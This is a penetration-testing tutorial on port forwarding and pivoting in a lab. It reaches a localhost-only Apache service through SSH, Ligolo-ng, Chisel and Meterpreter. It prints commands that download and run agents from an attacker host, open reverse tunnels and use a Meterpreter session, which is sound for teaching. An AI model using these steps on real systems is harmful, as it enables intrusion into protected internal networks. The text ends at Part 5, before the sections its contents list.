

A Detailed Guide on

I don't stop it.
I redirect it.

LOCAL PORT FORWARDING



Contents

Introduction	4
Overview	4
Understanding Port Forwarding.....	4
Part 1: Lab Environment Setup	5
Installing Apache2	5
Creating the Web Root and Test Page.....	5
Hardening Apache with Localhost-Only Binding.....	6
Creating the Virtual Host Configuration.....	6
Enabling the Site and Restarting Apache	7
Verifying Local Access	7
Confirming External Inaccessibility	8
Part 2: SSH Local Port Forwarding.....	9
Confirming Port 8000 Is Closed Locally.....	9
Establishing the SSH Local Port Forward (Interactive)	10
Running the Tunnel in Background Mode.....	10
Confirming Port 8000 Is Now Open	11
Accessing the Internal Service via Tunnel	11
Part 3: Ligolo-ng — Advanced Port Forwarding and Network Pivoting	12
Deploying the Agent on the Victim	13
Managing the Session and Initiating Port Forwarding	13
Routing Traffic and Scanning Targets via Port Forwarding	14
Part 4: Chisel — Lightweight HTTP Port Forwarding Tool	16
Starting the Chisel Server on the Attacker Machine	16
Downloading and Preparing the Chisel Client on the Victim	16
Connecting the Chisel Client with a Reverse Port Forwarding	17
Verifying Port Forwarding on the Server Side	17
Accessing the Hidden Service via Chisel	18
Part 5: Metasploit Framework — Meterpreter portfwd	18
Creating the Port Forward within Meterpreter	18
Accessing the Internal Service via Meterpreter portfwd	20
Part 6: socat — Socket Relay Port Forwarding	20
Creating the socat TCP Relay on the Victim	20
Accessing the Internal Service via socat	20
Part 7: Network Pivoting through Ligolo-MP	21





Launching the Ligolo-MP Server	21
Generating the Agent Binary.....	22
Agent Binary Successfully Compiled	23
Agent Connects — Session Established	24
Opening the Session Context Menu — Adding a Route	24
Configuring the Loopback Route.....	25
Route Successfully Added	26
Starting the Relay	27
Accessing Target's Localhost Service via Loopback Route	27
Adding a Port Redirector	28
Configuring the Redirector.....	29
Redirector Successfully Added	30
Starting the Relay with Redirector Active	31
Accessing the Service via the Redirector	31
Conclusion.....	32
Mitigation strategies	32



Introduction

In the contemporary digital world, penetration testing and red team engagements, direct access to target systems from the attacker's machine is uncommon. Many services are bound solely to localhost or safeguarded behind firewalls, rendering them inaccessible to external scanners or browsers. To bypass these restrictions, security experts employ port forwarding techniques — sophisticated methods that securely reroute network traffic through encrypted or concealed channels, establishing a seamless connection between the attacker's environment and otherwise isolated systems.

Overview

This article acts as a guide to five powerful port forwarding strategies widely used in real-world engagements:

- **SSH Local Port Forwarding** — Forwarding a remote localhost-bound service to the attacker's local machine using the built-in SSH Port Forwarding capability.
- **Ligolo-ng** — A cutting-edge, agent-based Port Forwarding framework that creates a transparent TUN interface, enabling full Layer-3 routing through a compromised host.
- **Chisel** — A fast TCP/UDP Port Forwarding over HTTP using SSH encryption, ideal for environments where only HTTP traffic is permitted.
- **Metasploit** — Leveraging the portfwd command inside an active Meterpreter session to transparently tunnel arbitrary TCP services through the existing encrypted C2 channel, without deploying any additional binaries on the victim.
- **socat** — Using the versatile socat utility on the compromised host to expose a local listener that directly relays incoming connections to an otherwise unreachable internal service, keeping all traffic confined to the victim's own network stack.
- **ligolo-mp** — A multi operator, high performance port forwarding framework that enables dynamic traffic routing and relay management through compromised hosts without requiring administrative privileges, leveraging a TUN interface for flexible Layer 3 control.

The lab scenario revolves around an Apache2 web server configured on a victim machine (192.168.1.9) to listen exclusively on 127.0.0.1:8080 — completely invisible from the outside. Each technique demonstrates a different way to reach and interact with that hidden service.

Understanding Port Forwarding

Port forwarding is a networking technique that allows devices on the internet to reach a specific device or service inside a private network, such as a home or office LAN.

You configure your router or firewall so that when traffic comes in on a chosen external port (for example, your public IP on port 8080), it automatically forwards that traffic to an



internal IP and port (for example, 192.168.1.10:80) where the actual service is running. This is how you can host things like game servers, websites, remote desktop, or security cameras from behind NAT and still make them reachable from the internet.

Part 1: Lab Environment Setup

Before diving into Port Forwarding techniques, we first define the target environment. On the victim machine (Ubuntu 22.04, 192.168.1.9), an Apache2 web server is configured to listen only on 127.0.0.1:8080, making it unreachable from any external IP. This setup simulates a realistic scenario where internal services are isolated by strict firewall policies or network segmentation.

Installing Apache2

To install Apache2 web server on Ubuntu, use the following command:
`apt install apache2`

```
root@ignite:~# apt install apache2
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are
  libflashrom1 libftdi1-2 libllvm13
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
```

Creating the Web Root and Test Page

Three quick commands prepare the web content that Apache will serve. The first command will create a custom directory. The second command will make us enter the said directory, and the third command will drop a simple test page that will later confirm successful port forwarding when it appears in the browser via the forwarded port. These commands are as follows:

```
mkdir /sbin/test
cd /sbin/test
echo "Welcome to Hacking Articles" > index.html
```

```
root@ignite:~# mkdir /sbin/test
root@ignite:~#
root@ignite:~# cd /sbin/test/
root@ignite:/sbin/test#
root@ignite:/sbin/test# echo "Welcome to Hacking Articles" > index.html
root@ignite:/sbin/test#
root@ignite:/sbin/test#
```



Hardening Apache with Localhost-Only Binding

We will now define a particular port for Apache to listen on. We will also bind Apache to the loopback interface, i.e. **127.0.0.1:8080** instead of 0.0.0.0, so only local connections are accepted. And to do so use the following command:

```
/etc/apache2/ports.conf
```

```
root@ignite:/etc/apache2# cat ports.conf ←
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 127.0.0.1:8080
Listen 80

<IfModule ssl_module>
    Listen 443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 443
</IfModule>

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
root@ignite:/etc/apache2#
root@ignite:/etc/apache2#
```

Creating the Virtual Host Configuration

The virtual host configuration file defines how Apache handles incoming connections on **127.0.0.1:8080**. The VirtualHost 127.0.0.1:8080 directive matches the Listen directive in ports.conf, forming a complete binding pair. And for this, we will use following command :

```
nano /etc/apache2/sites-available/test.conf
```

```
<VirtualHost 127.0.0.1:8080>
DocumentRoot /sbin/test/
ServerName localhost
AllowEncodedSlashes NoDecode
<Directory "/sbin/test/">
    Require all granted
    AllowOverride All
    Options FollowSymLinks MultiViews
</Directory>
</VirtualHost>
```



```
root@ignite:/etc/apache2# cat /etc/apache2/sites-available/test.conf
<VirtualHost 127.0.0.1:8080>
  DocumentRoot /sbin/test/
  ServerName localhost
  AllowEncodedSlashes NoDecode
  <Directory "/sbin/test/">
    Require all granted
    AllowOverride All
    Options FollowSymLinks MultiViews
  </Directory>
</VirtualHost>
```

Enabling the Site and Restarting Apache


With the configuration file created, the first command will activate it by creating a symbolic link from sites-available to sites-enabled. Apache reads only the files in sites-enabled at startup, so this step is mandatory. And the second command will restart the Apache2 web server.

```
a2ensite test.conf
systemctl restart apache2
```

```
root@ignite:/etc/apache2# a2ensite test.conf
Enabling site test.
To activate the new configuration, you need to run:
  systemctl reload apache2
root@ignite:/etc/apache2# systemctl restart apache2
root@ignite:/etc/apache2#
```


Verifying Local Access

Accessing **http://127.0.0.1:8080** in a browser on the victim machine itself confirms that Apache is serving the index.html file correctly. The page displays "Welcome to Hacking Articles" — our expected content.



Confirming External Inaccessibility

Accessing the Apache server from the attacker's machine at 192.168.1.9:8080 triggers Firefox's "Unable to connect" error, exactly as designed. Because Apache is bound to 127.0.0.1 instead of 0.0.0.0, the kernel silently drops any request from a remote IP before it ever reaches the web server, creating the security boundary that the upcoming port forwarding techniques will legitimately and authoritatively bypass.



Part 2: SSH Local Port Forwarding

SSH (Secure Shell) is more than a remote login tool; its built-in port forwarding can relay arbitrary TCP connections through an encrypted session. Local port forwarding, a staple in penetration testing, needs only standard SSH access—no extra tools, elevated privileges, or firewall changes on the server. In essence, you tell your SSH client to listen on a local port, and any traffic to that port is silently carried over the SSH connection to a chosen host and port reachable from the SSH server. In this lab, local 127.0.0.1:8000 is forwarded to the victim's internal 127.0.0.1:8080.

Confirming Port 8000 Is Closed Locally

Before setting up SSH port forwarding, we will confirm that the local port we plan to use (8000) is not already in use, and to do so, we will run the following nmap command:

```
nmap -p 8000 127.0.0.1
```





```
root@kali ~  
➤ nmap -p 8000 127.0.0.1  
  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 16:10 +0530  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000049s latency).  
  
PORT      STATE SERVICE  
8000/tcp  closed http-alt  
  
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds  
root@kali ~
```

Establishing the SSH Local Port Forward (Interactive)

To establish an interactive SSH session with local port forwarding, use the following command:

```
ssh -L 127.0.0.1:8000:127.0.0.1:8080 pentest@192.168.1.9
```

```
root@kali ~  
➤ ssh -L 127.0.0.1:8000:127.0.0.1:8080 pentest@192.168.1.9  
pentest@192.168.1.9's password:  
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-106-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/pro  
  
Expanded Security Maintenance for Applications is not enabled.  
  
0 updates can be applied immediately.  
  
6 additional security updates can be applied with ESM Apps.  
Learn more about enabling ESM Apps service at https://ubuntu.com/esm  
  
New release '24.04.4 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
*** System restart required ***  
Last login: Thu Apr  9 16:08:50 2026 from 192.168.1.17  
pentest@ignite:~$
```

Crucially, port forwarding is now active in the background of this session—as long as this SSH connection remains open, our local port 8000 is forwarded to the victim's internal port 8080.

Running the Tunnel in Background Mode

While the interactive session works, it occupies a terminal window. So, to run this session background, we will use the following command:

```
ssh -f -N -L 127.0.0.1:8000:127.0.0.1:8080 pentest@192.168.1.9
```



```
root@kali ~  
└─> ssh -f -N -L 127.0.0.1:8000:127.0.0.1:8080 pentest@192.168.1.9  
pentest@192.168.1.9's password:  
root@kali ~  
└─>
```

This is ideal for automation and clean terminal management in real engagements, as port forwarding continues to run silently in the background as a separate process.

Confirming Port 8000 Is Now Open


To confirm that our desired port is now open, we will use the following command:

```
nmap -p 8000 127.0.0.1
```

```
root@kali ~  
└─> nmap -p 8000 127.0.0.1  
  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 16:12 +0530  
Nmap scan report for localhost (127.0.0.1)  
Host is up (0.000047s latency).  
  
PORT      STATE SERVICE  
8000/tcp  open  http-alt  
  
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds  
root@kali ~  
└─>
```

Accessing the Internal Service via Tunnel

When Firefox on the attacker's machine browses to **http://127.0.0.1:8000**, the 'Welcome to Hacking Articles' page loads, confirming that port forwarding is working. Although the browser only talks to the local loopback address, SSH silently forwards every request through the encrypted session to 127.0.0.1:8080 on the victim.



Part 3: Ligolo-ng — Advanced Port Forwarding and Network Pivoting

To verify SSH port forwarding with netstat use the following command:

```
netstat -tnlp
```

```
root@kali ~  
└─> netstat -tnlp  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name  
tcp        0      0 127.0.0.1:46175         0.0.0.0:*               LISTEN      984/containerd  
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      12999/sshd: /usr/sb  
tcp        0      0 127.0.0.1:8000         0.0.0.0:*               LISTEN      22420/ssh  
tcp6       0      0 :::22                  :::*                    LISTEN      12999/sshd: /usr/sb
```

Ligolo-ng is a next-generation port forwarding and pivoting tool designed for penetration testers and red teamers who need reliable access to internal networks through a compromised host. It creates a virtual TUN interface and userland network stack, letting you route traffic through reverse TCP/TLS connections much like a lightweight VPN—without the overhead of configuring SOCKS proxies or proxychains for each tool.

Use the following command to launch Ligolo – ng:

```
ligolo-proxy --selfcert
```



Deploying the Agent on the Victim

```
wget http://192.168.1.17:8000/agent
chmod +x agent
./agent -connect 192.168.1.17:11601 -ignore-cert
```

Managing the Session and Initiating Port Forwarding

```
ligolo-proxy -selfcert  
session  
tunnet start
```




At this point, a TUN interface named ‘ligolo’ becomes available on the attacker’s system. This is a virtual network interface—traffic routed through it is transparently forwarded via Ligolo-ng’s port forwarding to the victim machine.


To add a host route to the kernel routing table, use the following command:

Now we will use nmap to scan the victim's loopback address through the port forwarding with the following command:



```
root@kali ~  
└─> ip route add 240.0.0.1/32 dev ligolo  
root@kali ~  
└─>  
root@kali ~  
└─> nmap 240.0.0.1 -sV  
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-09 17:08 +0530  
Nmap scan report for 240.0.0.1  
Host is up (0.020s latency).  
Not shown: 997 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.14 (Ubuntu L  
631/tcp   open  ipp      CUPS 2.4  
8080/tcp   open  http     Apache httpd 2.4.52 ((Ubuntu))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results  
Nmap done: 1 IP address (1 host up) scanned in 7.28 seconds
```

When Firefox on the attacker's machine browses to **http://240.0.0.1:8080**, the 'Welcome to Hacking Articles' page loads, confirming that port forwarding is working.



Welcome to Hacking Articles



Part 4: Chisel — Lightweight HTTP Port Forwarding Tool

Chisel is an open-source, cross-platform TCP/UDP port forwarding tool that wraps all traffic in HTTP/WebSocket and secures it end-to-end using the SSH wire protocol—perfect for networks that block custom traffic but allow outbound HTTP/HTTPS. It uses a simple client-server model: the server runs on the attacker's machine, the lightweight client runs on the victim, initiates an outbound HTTP connection, and then defines reverse port forwarding rules that cause the server to open local ports and transparently forward incoming connections back through the encrypted channel.

Starting the Chisel Server on the Attacker Machine

The Chisel server is started on the Kali Linux attacker machine with the command:

```
chisel server -p 3000 -reverse
```

```
root@kali ~  
└─> chisel server -p 3000 -reverse  
2026/04/09 17:43:49 server: Reverse tunnelling enabled  
2026/04/09 17:43:49 server: Fingerprint y85KoxpVdavicSBZ2K9mToSA  
2026/04/09 17:43:49 server: Listening on http://0.0.0.0:3000
```

Downloading and Preparing the Chisel Client on the Victim

To deploy the Chisel client, the attacker first establishes an SSH session to the victim machine using legitimate credentials with the following command:

```
ssh pentest@192.168.1.9
```

From within the SSH session, the Chisel binary is downloaded from the attacker's Python HTTP file server by using the following command:

```
wget http://192.168.1.17:8000/chisel_1.11.5_linux_amd64
```

The following command will make the binary executable:

```
chmod +x chisel_1.11.5_linux_amd64
```



```
root@kali ~  
└─> ssh pentest@192.168.1.9  
pentest@192.168.1.9's password:  
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-107-generic x86_64)  
  
 * Documentation:  https://help.ubuntu.com  
 * Management:    https://landscape.canonical.com  
 * Support:       https://ubuntu.com/pro  
  
Expanded Security Maintenance for Applications is not enabled.  
  
0 updates can be applied immediately.  
  
6 additional security updates can be applied with ESM Apps.  
Learn more about enabling ESM Apps service at https://ubuntu.com/esm  
  
New release '24.04.4 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Thu Apr  9 17:51:14 2026 from 192.168.1.17  
pentest@ignite:~$  
pentest@ignite:~$ wget http://192.168.1.17:8000/chisel_1.11.5_linux_amd64  
--2026-04-09 17:52:37-- http://192.168.1.17:8000/chisel_1.11.5_linux_amd64  
Connecting to 192.168.1.17:8000 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 10551458 (10M) [application/octet-stream]  
Saving to: 'chisel_1.11.5_linux_amd64'  
  
chisel_1.11.5_linux_amd64 100%[=  
2026-04-09 17:52:37 (178 MB/s) - 'chisel_1.11.5_linux_amd64' saved [10551458/10551458]  
  
pentest@ignite:~$ chmod +x chisel_1.11.5_linux_amd64  
pentest@ignite:~$
```

Connecting the Chisel Client with a Reverse Port Forwarding

The Chisel client is executed on the victim machine with the reverse port forwarding configuration specified in the following command:

```
./chisel_1.11.5_linux_amd64 client 192.168.1.17:3000 R:1234:127.0.0.1:8080
```

```
pentest@ignite:~$ ./chisel_1.11.5_linux_amd64 client 192.168.1.17:3000 R:1234:127.0.0.1:8080  
2026/04/09 17:52:54 client: Connecting to ws://192.168.1.17:3000  
2026/04/09 17:52:55 client: Connected (Latency 2.35378ms)
```

Verifying Port Forwarding on the Server Side


Returning to the attacker's Kali machine, the Chisel server console shows real-time updates triggered by the client's connection. This single line is the definitive server-side confirmation that port forwarding has been established. It states that a reverse port forwarding rule (R:) has been created from port 1234 on the server (attacker Kali) to port 8080 on the client (victim). The word 'Listening' confirms that port 1234 is now open on the attacker's machine and ready to accept connections. Any traffic arriving on that port will be encapsulated in the WebSocket channel and delivered to 127.0.0.1:8080 on the victim.



```
root@kali ~  
# chisel server -p 3000 -reverse  
2026/04/09 17:51:04 server: Reverse tunnelling enabled  
2026/04/09 17:51:04 server: Fingerprint hrjfbZuWiNJs67HyAXalBZxKIpyU/2D0uaBEALo2  
2026/04/09 17:51:04 server: Listening on http://0.0.0.0:3000  
2026/04/09 17:52:55 server: session#1: Client version (1.11.5) differs from serve  
2026/04/09 17:52:55 server: session#1: tun: proxy#R:1234⇒8080: Listening
```

Accessing the Hidden Service via Chisel

The definitive proof of successful Chisel reverse port forwarding is demonstrated by opening Firefox on the attacker's Kali machine and navigating to <http://127.0.0.1:1234>.



Part 5: Metasploit Framework — Meterpreter portfwd

The Metasploit Framework is the industry-standard platform for exploitation and post-exploitation, and its portfwd command adds powerful, built-in port forwarding to any active Meterpreter session. Once a target is compromised, this feature needs no extra binaries and creates no new outbound connections, because all forwarded traffic is encapsulated inside the existing encrypted Meterpreter channel.

Creating the Port Forward within Meterpreter

Since this port forwarding technique falls under post-exploitation, we will assume an active session already exists and proceed directly to the port forwarding steps.

Within the active Meterpreter prompt, the following port-forwarding command is entered:




```
portfwd add -l 8081 -p 8080 -r 127.0.0.1
```

```
[*] Started reverse TCP handler on 192.168.1.17:4433
[*] Sending stage (1062760 bytes) to 192.168.1.9
[*] Meterpreter session 2 opened (192.168.1.17:4433 → 192.168.1.9:53862) a
[*] Command stager progress: 100.00% (773/773 bytes)
msf auxiliary(scanner/ssh/ssh_login) > sessions 2
[*] Starting interaction with 2...

meterpreter >
meterpreter >
meterpreter > portfwd add -l 8081 -p 8080 -r 127.0.0.1
[*] Forward TCP relay created: (local) :8081 → (remote) 127.0.0.1:8080
meterpreter >
```

The relay is now live. Unlike other tools that require spawning a new process on the victim, Meterpreter portfwd is handled entirely by the existing Meterpreter agent process running in memory. The Meterpreter session remains fully interactive for all other post-exploitation tasks alongside the active port forward.



Welcome to Hacking Articles



Accessing the Internal Service via Meterpreter portfwd

